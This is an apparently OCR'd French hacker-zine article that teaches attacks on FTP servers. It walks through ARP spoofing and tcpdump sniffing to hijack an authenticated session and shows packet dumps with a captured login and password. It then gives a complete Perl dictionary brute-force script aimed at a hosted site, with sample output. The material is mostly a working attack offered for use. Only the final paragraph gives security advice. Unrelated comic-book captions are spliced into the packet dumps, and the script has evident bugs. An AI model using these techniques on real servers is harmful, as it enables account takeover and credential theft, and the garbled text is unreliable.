Il y a ici un petit prérequis : savoir détourner le traffic sur un réseau local vers sa machine à l'aide de l'ARP spoofing (autre vulnérabilité du protocole TCP/IP). Si vous n'avez pas ce prérequis, je vous invite à lire l'article de Nagaz (manuel 3 d'HzV) pour faire le point. Je ne l'expliquerais pas ici car c'est hors sujet, mais ce n'est pas bien difficile, et si vous lisez l'aide d'hunt ou ethercap, vous devriez vous en sortir. Trève de bavardage, la première chose à faire est donc de détourner le traffic de tout ou partie du réseau vers notre machine. De façon à ce que tous les paquets qui transitent sur le réseau passent par notre carte réseau que nous n'aurons pas oublié de mettre en mode promiscious. Je vous laisse le choix du logiciel à utiliser ; personnellement, j'ai un petit faible pour Hunt (mais ethercap est génial aussi). Cela fait, il nous faut attendre une connexion vers le serveur FTP. Ne choisissez donc pas une heure ou vous êtes seul dans votre boîte ou école, lol. A l'inverse, s'il y a beaucoup de traffic vers le serveur, ne détournez pas trop de connexion vers votre machine, sinon vous ne vous y retrouveriez pas :-). A ce point de l'attaque, il nous faut que le pigeon vienne s'authentifier pour pouvoir " profiter " de sa connexion. Pour cela, il va nous falloir " sniffer " le réseau dans le but de trouver LA connexion qu'il nous faut. C'est à dire qu'il faut que la connexion réunisse au moins ces quelques conditions :

1. Le pirate doit assister à partir du début à la connexion



2. La personne qui se connecte (=le pigeon) doit avoir un accès privilégié sur le serveur. En effet, un accès restreint ne nous intéresse pas car il faut que nous puissions uploader sur le serveur (l'objectif du pirate sera quand même souvent de déposer un exploit pour rooter le serveur).
3. Enfin, le pirate devra être physiquement présent devant l'ordinateur quand tout cela ce passe.

Pour ceux qui ne seraient pas familiers du sniffing, j'utilise personnellement le célébrissime Tcpdump dont voici la formule magique permettant de l'invoquer :

```
Bash2.05 $ tcpdump -x -i eth0
```

x pour avoir les paquets en héxadécimale
i pour spécifier l'interface sur laquelle il faut sniffer (seulement dans le cas ou vous avez plusieurs cartes réseau).

Je vous livre maintenant les résultats de ma propre veille. Cependant, pour des raisons de place, je ne peux pas vous les livrer tous. Je vais donc vous montrer quelques paquets importants :

```
16:01:01.845597 client.32773 > serveur.ftp: S
1144901147:1144901147(0) win 32767 <mss
16396,sackOK,timestamp 33186 0,nop,wscale 0> (DF)
4500 003c 4fb9 4000 4006 ed00 7f00 0001
7f00 0001 8005 0015 443d ce1b 0000 0000
a002 7fff 7b97 0000 0204 400c 0402 080a
0000 81a2 0000 0000 0103 0300
```

Ceci est le premier paquet capté par mon fidèle tcpdump, lors de l'initialisation de la connexion avant l'authentification. Remarquez les numéros de port du client et du serveur (en rouge) : 32773 pour le client et ftp (21) pour le serveur.

```
16:01:19.214234 serveur.ftp-data > client.32775: S
1158242161:1158242161(0) win 32767 <mss
16396,sackOK,timestamp 34923 0,nop,wscale 0> (DF)
4500 003c d71a 4000 4006 659f 7f00 0001
7f00 0001 0014 8007 4509 5f71 0000 0000
a002 7fff e2ab 0000 0204 400c 0402 080a
0000 886b 0000 0000 0103 0300
```


Enfin, voici le dernier type de paquets FTP : les paquets de la connexion de données. Cette fois-ci, le port du client est le 32775 et celui du serveur est le ftp-data, soit le 20 (mais vous le saviez déjà, comme vous avez bien suivi :-).

C'est au moment de l'échange de ces paquets qu'il faut être vigilant, car il ne faut pas hijacker la connexion au mauvais moment. C'est-à-dire qu'il ne faut pas détourner la connexion avant que le " client " se soit authentifié. En fait, il faut attendre que le dernier paquet avec une adresse du type :

```
Serveur.auth>client.port ou
client.port>serveur.auth
```

Ensuite, vous allez certainement voir passer des paquets du type serveur.ftp-data>client.port. Là, il faut s'activer car si les premiers paquets ftp-data doivent probablement être le résultat d'un " ls " du client, les suivants seront plus probablement le résultat d'un téléchargement et la connexion ne va pas durer éternellement après la fin du téléchargement. L'hijack va donc avoir lieu le plus vite possible après l'authentification. Je vous rappelle brièvement que depuis le début de l'attaque, nous utilisons l'ARP spoofing. C'est-à-dire que l'on se fait passer auprès du serveur pour le client, et pour le serveur auprès du client. Puisque nous ne faisons que prendre le relais de la connexion, lorsque nous allons couper celle du vrai client, le serveur ne s'en apercevra pas car il pensera toujours dialoguer avec le client original. Dans mon cas (avec Hunt), cela donne : h)simple hijack. Voilà, me voici calife à la place du calife ! Si tout s'est bien passé, vous devriez avoir le prompt FTP :

```
ftp>
Ensuite c'est à vous de voir  :-) :
ftp>ls
```



```
230 port commande successful
openning binary mode for transfert
tata
titi
toto
fiches_paye_esclaves
fiches_paye_patron
```

Vous pouvez maintenant faire à peu près tout ce que vous voulez sur le serveur. Vos limites sont celles imposées par les droits du compte que vous venez de récupérer. *PS : ne rêvez pas trop quand même, cela m'étonnerait que les instances dirigeantes de votre entreprise soient assez bêtes pour mettre les fiches de paye sur leur serveur FTP* :-).

Cette attaque est un cas d'école, et son principal interêt réside dans le fait que le pirate aura un accès avec des droits qu'il n'aurait pas eu en temps normal. Une autre façon de faire est de rediriger le flux du sniffeur vers un fichier pour récupérer tranquillement les informations nécessaires pour avoir accès au serveur (login et mot de passe).

```
Bash2.05$ tcpdump -X -i eth0 > sniff
```

Cette façon de faire est de loin beaucoup plus discrète que l'hijacking sauvage. En effet, nous pouvons lire les pass dans les paquets capturés et revenir plus tard. Une des techniques les plus utilisées pour contrer les attaques par sniffing est le tunneling SSH. Cependant, ce n'est pas parce que la connexion est chiffrée que vous êtes à l'abri d'une attaque MiM ! Vous ne me croyez pas ? Voyez alors ces paquets sniffés lors d'une connexion FTP via SSH :


```
11:31:23.496559 gateway.RAF.ssh >
Minas_Morgull.RAF.32772: P 497:545(48) ack 288 win 9648
<nop,nop,timestamp 237363 210853> (DF) [tos 0x10]
0x0000  4510 0064 7e77 4000 4006 3ab1 c0a8 0001 E..d~w@.@.:.....
0x0010  c0a8 000a 0016 8004 6560 a63e 3113 648c ........e`.>1.d.
0x0020  8018 25b0 37c4 0000 0101 080a 0003 9f33 ..%.7..........3
0x0030  0003 37a5 1eb0 b783 0796 5119 9bd0 3c2f ..7.......Q...</
0x0040  ce4f 78fb 0e2e a4a0 ab36 8a75 f629 c0f9 .Ox......6.u.)..
0x0050  7fdb..
```

La machine gateway initialise une connexion SSH (Secure Shell) avec la machine Minas_Morgull.

```
11:31:23.496968 gateway.RAF.1027 >
Minas_Morgull.RAF.ftp: P 1:12(11) ack 78 win 5840
<nop,nop,timestamp 237363 210628> (DF) [tos 0x10]
0x0000  4510 003f edba 4000 4006 cb92 c0a8 0001 E..?..@.@.......
0x0010  c0a8 000a 0403 0015 cdf5 73e8 9a7f 7107 ..........s...q.
0x0020  8018 16d0 0f7b 0000 0101 080a 0003 9f33 .....{.........3
0x0030  0003 36c4 5553 4552 2062 6f73 730d 0a   ..6.USER.boss..
```

...puis une connexion FTP (ici le paquet d'authentification). Suivent ensuite tous les paquets de la séquence d'authentification :

```
11:31:23.500349 Minas_Morgull.RAF.ftp >
gateway.RAF.1027: P 78:111(33) ack 12 win 5792
<nop,nop,timestamp 210853 237363> (DF)
0x0000  4500 0055 467a 4000 4006 72cd c0a8 000a E..UFz@.@.r.....
0x0010  c0a8 0001 0015 0403 9a7f 7107 cdf5 73f3 ..........q...s.
0x0020  8018 16a0 ebe2 0000 0101 080a 0003 37a5 ..............7.
0x0030  0003 9f33 3333 3120 5061 7373 776f 7264 ...3331.Password
0x0040  2072 6571 7569 7265 6420 666f 7220 626f .required.for.bo
0x0050  7373                                    ss
11:31:29.077213 gateway.RAF.1027 >
Minas_Morgull.RAF.ftp: P 12:30(18) ack 111 win 5840
<nop,nop,timestamp 237921 210853> (DF) [tos 0x10]
0x0000  4510 0046 edbc 4000 4006 cb89 c0a8 0001 E..F..@.@.......
0x0010  c0a8 000a 0403 0015 cdf5 73f3 9a7f 7128 ..........s...q(
0x0020  8018 16d0 c187 0000 0101 080a 0003 a161 .............a
0x0030  0003 37a5 5041 5353 2074 6f74 6f69 6c65 ..7.PASS.totoile
0x0040  7374 626f 0d0a                          stbo..
11:31:29.079340 Minas_Morgull.RAF.ftp >
gateway.RAF.1027: P 111:137(26) ack 30 win 5792
<nop,nop,timestamp 211411 237921> (DF)
0x0000  4500 004e 467b 4000 4006 72d3 c0a8 000a E..NF{@.@.r.....
0x0010  c0a8 0001 0015 0403 9a7f 7128 cdf5 7405 ..........q(..t.
0x0020  8018 16a0 bc9d 0000 0101 080a 0003 39d3 ..............9.
```


LE SAUT DES QUATRE HOMMES DANS L'ELECTRICITÉ PROVOQUE UNE PUISSANTE DÉFLAGRATION QUI ENGENDRE L'EXPLOSION EN SÉRIE DES USINES DES ELECTROPHAGES.
LE SAUT DES FUYARDS LES TRANSPORTE SUR LA MONTAGNE DES COCONS.
QU'ILS DÉBOULENT À TOUTE VITESSE JUSQU'EN BAS.
MAIS, VITE REMIS DE LEUR CHUTE, ILS SE SONT DÉBARRASSÉS DE LEUR CAMOUFLAGE.
L'HOMME MINUSCULE SORT DE LA PAUPIÈRE DE REX AZOR... 40.
LORSQUE SE PRODUIT UN ÉVÉNEMENT INATTENDU.

```
0x0030  0003 a161 3233 3020 5573 6572 2062 6f73 ...a230.User.bos
0x0040  7320 6c6f 6767 6564 2069 6e2e 0d0a      s.logged.in...
```

J'ai surligné en bleu les informations essentielles :-). Comme vous pouvez le constater nous avons pu sniffer des informations plus que confidentielles. Nous savons maintenant que l'utilisateur avec le login " boss " est identifié par le mot de passe " totoilestbo ". C'est mieux de l'avoir de cette façon car un password de 11 caractères prend au moins... longtemps à bruteforcer ! Mais la grande question est : comment ai-je pu sniffer une connexion alors qu'elle était tunnelée ? Tout simplement parce que j'avais détourné le traffic avant même que la connexion ssh soit initialisée (vive l'ARPspoofing). Pour ceux qui ne connaissent pas SSH, sachez qu'il y a un système de clés privées et publiques. Si une machine ne possède pas ces clés, elle sera dans l'incapacité de décrypter les données. C'est très grossier et pas tout à fait exact comme définition mais le principe est bon. Ceci dit, sur mon réseau ou j'ai effectué les tests, toutes les machines connaissaient les clées privées des autres machines. C'est pour cette raison que j'ai pu sniffer si facilement cette connexion !

Maintenant, nous allons passer à un autre type d'attaque : celle d'un serveur distant.

B. Attaque d'un serveur distant

Nous allons étudier ici la mise en place d'une des attaques les plus pratiquées, je veux bien sûr parler de la célébre attaque par ButeForce (car nous avons tous un côté bourrin...). Cette attaque est pour moi la plus intéressante, car nous allons nous-même coder l'application qui va nous permettre de la mener à bien. Nous allons faire cela en Perl car c'est un langage super puissant et dont on ne parle pas assez dans HZV ;-). Cette petite introduction effectuée, entrons maintenant dans le vif du sujet.

Premièrement, analysons la situation, de quoi avons-nous besoin :

1. D'un login ou d'un dictionnaire de login.
2. D'un programme qui teste pour nous tout un tas de combinaisons de mots de passe, ou un dictionnaire de mot de passe.

Et le tout dans le but de BruteForcer le FTP de mon site ! Bande d'ingrats ! Pour le login, étant donné que je connais le principe d'hébergement d'ifrance, je sais que le login proposé par défaut est le nom du site. Comme peu de personnes prennent la peine de changer cela (moi y compris), nous n'aurons pas besoin d'implémenter de fonctions " dictionnaire " pour le login. Et en ce qui concerne le mot de passe, nous allons tout simplement bourriner (pour vous mettre en condition, je vous conseille comme musique speedy J &ralphie Dee " extrem terror (hardcore speedcore remix) " :-). Pour résumer, notre script va :

- Demander une adresse (d'un serveur FTP évidemment)
- Demander un login
- Tester un dictionnaire de mots de passe.

Comme vous pouvez le constater, j'ai arbitrairement choisi l'attaque par dictionnaire, d'une part parce qu'il y a des chances pour que ce soit plus rapide. D'autre part, parce que c'est moi qui écris l'article, donc c'est moi qui décide :-). Notre script va comporter trois fonctions : une qui aura pour but de se connecter au serveur FTP et de tester notre mot de passe ; une autre qui nous servira à ouvrir notre dictionnaire et à extraire les différents mots de passe. Et enfin, la dernière sauvegardera les résultats (positifs) de l'attaque. Ces trois fonctions s'appellerons respéctivement connect(), open() et save(). Nous allons les appeler de la façon suivante :

```
$rep=connect($login,$passwd,$serveur);
```

Pour connaître l'état de la connexion (réussie ou pas), connect() va renvoyer 1 ou 2 (1=youpi et 2=marche pô).

Pour open, c'est plus simple :

```
@tab_passwd=open($nom_dico_passwd);
```

open() renverra le tableau extrait du fichier de

mots de passe, car il est beaucoup plus pratique de manipuler un tableau qu'un fichier texte.

Enfin, pour save() :

```
save($login,$passwd,$serveur);
```

Vous remarquerez que save() ne renvoie rien, on appelle ce type de fonction une procédure.

Avant de vous donner le source du script, je vais vous dire deux ou trois choses sur le Perl. Le père de ce langage est Larry Wall pour votre culture générale. On déclare les fonctions avant la fonction principale, par l'instruction :

```
Sub nom-fonction
{
instructions
}
```

Perl gère lui-même la mémoire (il n'y a donc pas de malloc() en Perl), ainsi que le type des variables. Celles-ci peuvent être de plusieurs types dans un même programme. Par exemple, la chaîne " 12 " peut être considérée soit comme une chaîne de caractères, soit comme un entier selon le contexte. Perl est un langage contextuel, il déduit le type des variables suivant le contexte. On déclare les variables scalaires de la façon suivante :

```
$variable=valeurs;
```

pour les variables scalaires, et :


```
@tableau=[valeur1, valeur2, valeur3, valeur4];
```

pour les tableaux. Notez que le premier indice d'un tableau est le 0. Nous verrons les autres types de variables dans un autre article.


L'instruction me permet de déclarer des variables locales, et toutes les lignes d'instructions se terminent par un " ; " (mais pas les blocs de conditions). L'opérateur diamant " <> " permet de spécifier une entrée ou une sortie. A ce titre, <STDIN> est l'entrée standart, à savoir le clavier.

Je vous livre ici le code commenté de notre script :

```
#!/usr/bin/perl -w
sub connect
{
my ($login,$passwd,$serveur)=@_;
#On utilise le tableau spéciale @_ pour passer nos
variables à notre fonction
chomp $pass;
use Net::FTP;
#on utilise le module net::ftp du CPAN
$ftp=Net::FTP->new
#création d'un nouvel objet FTP accessible via la
variable $ftp.  On passe les paramètres $serveur
(adresse) et le timeout
        (
"$serveur",
Timeout => 30
)or die "connexion impossible.\n";
$ftp->login($login,$passwd)
or die return (2);
#Nous utilisons la méthode login() pour passer nos
paramètres (login et mot de passe). Si la
connexion n'est pas possible, connect() renvoie la
valeur 2.
}
sub open
{
my @tab_pass=();
#On déclare un tableau vide pour acceuillir nos
mots de passe
my $x=0;
#$x nous servira de compteur donc on l'initialise
à 0
open ((F1),"$dico_pass.txt");
#On ouvre un handle de fichier nommé F1 dans
lequel nous mettons le contenu du dictionnaire de
mot de passe
while (defined(<F1>))
#tant qu'il y a quelque chose dans F1 tu tourne
    {
$tmp=<F1>;
chomp $tmp;
#On met la ligne courante dans une variable tempo-
raire pour supprimer le retour chariot (c'est le
rôle de l'instruction chomp)
```



```
$tab_pass[$x]=$tmp;
#Puis nous mettons la variable dans une case du
tableau
$x++;
#On change de case
     }
close (F1);
#On ferme le handle de fichier
return (@tab_pass);
#Nous renvoyons le tableau ainsi constitué
}
sub save
{
my ($login,$passwd,$serveur)=@_;
print "Saisissez le nom du fichier de sauvegarde
:";
my $nom_save=<STDIN>;
chomp $nom_save;
open((F2),">>$nom_save.txt");
print F2 "Recherche réussi \n sur le site : $ser-
veur \n avec le login : $login \n et le mot de
passe : $passwd \n merci l'Abbé t'est génial\n";
close (F2);
}
#On écrit maintenant notre fonction principale
(main pour les habitué du C)
print
"\t***********************************************
\n\t| HZV_FTP_Brutus v0.1 coDeD bY l'Abbe for HZV
|\n\t***********************************************
**\n";
print "Saisissez l'adresse du serveur a tester
:";
my $serveur=<STDIN>;
chomp $serveur;
print "Saisissez le login a utiliser :";
my $login=<STDIN>;
chomp $login;
print "Entrer le nom du dictionnaire de mots de
passe :";
my $nom_dico_passwd=<STDIN>;
chomp $nom_dico_passwd;
#On renseigne les différentes variables
my @tab_passwd=open($nom_dico_passwd);
#Appel à la fonction open()
my $ctrl="faux";
#la variable $ctrl va controler la boucle de test
my $p=0
#Ci-dessous la boucle qui va BruteForcer le mot de
passe
while ($ctrl eq "faux")
{
$passwd=$tab_passwd[$p];
$connexion=conect($login,$passwd,$server);
#Appel de la fonction connect()
if ($connexion == 2)
#Si la connexion n'est pas possible on affiche un
message d'erreur et on test si nous avons déjà
tester tout le dictionnaire
{
print "Connexion impossible avec le login:$login
et le password:$passwd\n";
$p++;
if($p==$#tab_passwd)
{
print "Le dictionnaire $nom-dico_passwd a été
entièrement téster mais le mot de passe n'a pas
été trouvé.\n";
$ctrl="vrai";
}
#si tout le dictionnaire a été testé on sort de
la boucle
}
if ($connexion != 2)
{
print "\tBINGO BruteForçage du password réussi
avec : login:$login et password:$passwd\nL'Abbé
est un génie\n";
$ctrl="vrai";
save($login,$passwd,$serveur);
}
#Si la connexion n'a pas échoué (c'est qu'elle à
réussi :-), nous affichons un message de victoire
à la gloire du programmeur de génie qui à codé
cette application (ne vous inquiétez pas, j'ai
les chevilles dans un bac de glace;-). Puis nous
sauvegardons les résultats de l'attaque
}
```



Voilà ! Il ne vous reste plus qu'à vous munir de votre clavier et de Vi (parce qu'Emacs c'est beaucoup trop lourd :-), et à taper tout cela ! Vous pouvez enlever toutes les lignes commençant par un "#" (sauf la première : #!/usr/bin/perl –w)ce sont les commentaires. N'oubliez pas de rendre le script exécutable par un petit :

```
Bash2.05 $ chmod 700 HZV_FTP_Brutus
```

Petit aparté pour les utilisateurs de windauze (il faut penser à tout le monde). Il faut que vous nommiez le script " HZV_FTP_Brutus.pl ". De plus, pour les réfractaire du DOS, vous êtes irrécupérable :-). Rajoutez à la fin du script la ligne :

```
<STDIN>;
```

Cela vous laissera le temps d'admirer les résultats de l'attaque, sinon la fenêtre DOS d'exécution du script va sauvagement se refermer en fin d'exécution. Il faut aussi que l'interpréteur Perl soit installé sur votre machine ; si ce n'est pas le cas, vous pouvez le télécharger sur le site d'ActiveStates.com. De plus, allez faire un tour sur www.perl.com, ça ne peut pas vous faire de mal.

Enfin, un dernier conseil, faites d'abord un ping www.ifrance.com/DefacerMoi et communiquez l'adresse IP du serveur au script, c'est mieux. En ce qui concerne l'exécution, chez moi, ça donne cela :

```
Bash2.05 $ ./HZV_FTP_Brutus
```

Ensuite, vous renseignez les champs qui vous sont proposés, et dans le feu de l'action, cela donne :

```
Connexion impossible avec le login:defacermoi et
le password: 000000
Connexion impossible avec le login:defacermoi et
le password: 000001
Connexion impossible avec le login:defacermoi et
le password: 000002
.
.
.
BINGO BruteForçage du password réussi avec :
login:defacermoi et password:XXXXXX
L'Abbé est un génie
```

Voilà, cet article touche à sa fin, j'espère qu'il vous aura plu et surtout interpellé sur les risques que comporte un serveur FTP. Aussi bien dans le cas du dépôt de pages web, que dans celui d'un dépôt de fichiers. Evidemment, les entreprises sont les plus concernées par ces mises en garde. En effet, de trop nombreuses sociétés considèrent encore que, étant donné la présence de l'authentification, le service FTP comme sécurisé. Remarquez que certains considèrent bien le domaine public de leur réseau comme un endroit sécurisé :-). Je rappelle à ceux qui ne le savent pas que le domaine public est accessible par quasiment n'importe qui ! En conséquence de quoi, il faut que vos mots de passe soient longs, voire très longs. Une dizaine de caractères me semble un minimun, en mélangeant les majuscules, les minuscules, les chiffres et les caractères spéciaux ($,£,ù,%,...). Et encore, ceci n'est qu'une mesure dissuasive qui ne décourage pas un " black hat " bien motivé, et ne protège en aucun cas de l'attaque MiM (qui peut aussi se pratiquer sur Internet). Bref, il ne faut pas mettre d'informations sensibles sur un serveur FTP. Enfin, autant que faire se peut, passer par ssh pour consulter vos FTP 